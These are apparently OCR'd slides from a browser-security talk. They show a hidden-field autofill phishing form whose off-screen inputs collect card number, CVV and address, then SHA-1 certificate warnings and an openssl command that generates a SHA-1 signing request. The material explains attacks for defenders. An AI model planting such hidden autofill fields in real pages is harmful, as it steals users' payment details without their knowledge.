
```
<form method="post" action="/contact-us">

 <input name="email" type="text" />
 <textarea name="comments" rows="10" cols="50"></textarea>
 <input type="submit" value="Submit" />
…
 <p style="margin-left:-500px;">
  <input name="phone" type="text" />
  <input name="address" type="text" />
  <input name="city" type="text" />
  <input name="cc_number" type="text" />
  <input name="cc_month" type="text" />
  <input name="cc_year" type="text" />
  <input name="cc_cvv" type="text" />
 </p>
</form>
```


Currently affects Chrome, Safari, and Opera


https://www.theguardian.com/technology/2017/jan/10/browser-autofill-used-to-steal-personal-details-in-new-phising-attack-chrome-safari

moz://a

03 Weak Signature Algorithms


American Crew
https://www.americancrew.com/splash.h
Search
CREW
Official Supplier to Men
English Español Dansk Français Italiano Deutsch Svenska Русский
Inspe... Con... Debu... Style E... Perform... Me... Net...
Net CSS JS Security Logging Server
Filter output
This site makes use of a SHA-1 Certificate; it's recommended you use certificates with signature algorithms that use hash functions stronger than SHA-1. [Learn More]
9 www.americancrew.com


Insecure Connection
https://www.americancrew.com
Search
Your connection is not secure
The owner of www.americancrew.com has configured their website improperly. To protect your information from being stolen, Nightly has not connected to this website.
Learn more...
Go Back
Advanced
Report errors like this to help Mozilla identify and block malicious sites


Privacy error
Not Secure
https://americancrew.com
Your connection is not private
Attackers might be trying to steal your information from americancrew.com (for example, passwords, messages, or credit cards). NET::ERR_CERT_WEAK_SIGNATURE_ALGORITHM
Automatically report details of possible security incidents to Google. Privacy policy
ADVANCED
BACK TO SAFETY

Weak Signature Algorithms

```
$ openssl req -new -newkey rsa:2048 -nodes -sha1 \
-out thecustomizewindows.com.csr \
-keyout thecustomizewindows.com.key

$ openssl req -in thecustomizewindows.com.csr -noout -text
Certificate Request:
    …
    Signature Algorithm: sha1WithRSAEncryption
```

Weak Signature Algorithms Threats

Attacker

- *Malicious host*
- *(with redirect or MITM vector)*

